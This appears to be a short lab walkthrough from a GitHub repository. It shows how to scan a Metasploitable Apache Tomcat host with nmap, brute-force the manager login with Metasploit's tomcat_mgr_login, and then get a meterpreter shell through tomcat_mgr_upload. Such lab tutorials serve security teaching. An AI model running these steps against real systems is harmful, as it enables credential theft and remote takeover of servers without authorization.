

Exploit apache tomcat

1. Find out ip address of metasploit (Victim PC) by using ifconfig.
2. To find ip address of kali linux type sudo ifconfig (Attacker).
3. Now open terminal in kali linux and use nmap.


nmap -sV -A 192.168.0.106



1. Now open metasploit framework using msfconsole in KALI.
2. Type search tomcat



1. Now we will use auxiliary/scanner/http/tomcat\_mgr\_login to enumerate users.(Use 27)
2. To use anauxillary we just have to write “use” followed by the name of auxillary.
3. Then next we will look for the options that area vailable for that auxillary by typing show options
4. We will set RHOST and RPORT of Victim. For apche port is 8180 for metaspolitable OS.
5. And finally we will fire the “exploit command”.
6. After executing the above command you will find one entry as login successful. In that entry you will get Id and password of tomcat. Use this id and password in the following steps.



1. Now we have username and password of apache.
2. Now type back
3. We will now use exploit/multi/http/tomcat\_mgr\_upload.
4. Do the following settings for Victim.

Set rhosts, rport, httpusername and httppassword as per the password we got.

1. Then type exploit
2. Now we have meterpreter session (of Victim) and access of apache.
3. We can use commands like sysinfo, ls, getuid etc.